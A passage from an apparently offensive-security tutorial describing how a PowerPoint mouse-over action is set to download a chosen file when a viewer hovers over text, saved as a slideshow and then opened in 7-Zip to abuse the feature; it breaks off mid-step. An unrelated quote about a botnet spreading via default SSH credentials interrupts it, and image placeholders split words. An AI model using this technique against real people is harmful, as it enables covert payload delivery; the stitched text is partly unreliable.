
A window opens. I select one file which is a text document. You can choose any file present on the local system.



*"The botnet spreads by enumerating default credentials on internet-exposed Secure Shell (SSH)-enabled devices,"
-Microsoft about cross-platform DDOS botnet targeting Minecraft Servers.*




Then I click on “OK”. A mouse over event have been added successfully to this PowerPoint file. What this event does is when anybody opens this file and hovers over “Hackercool” text, the file we specified (in my case a text document) is downloaded. The PowerPoint file needs to be saved as PowerPoint Slide Show (pps) or ppsx file. These both are PowerPoint Slideshow files and are opened by default as presentations.




Once the file is saved, it's time to abuse this feature. Open the saved file with any archive extracti-


ng software. Here I am using 7-Zip.



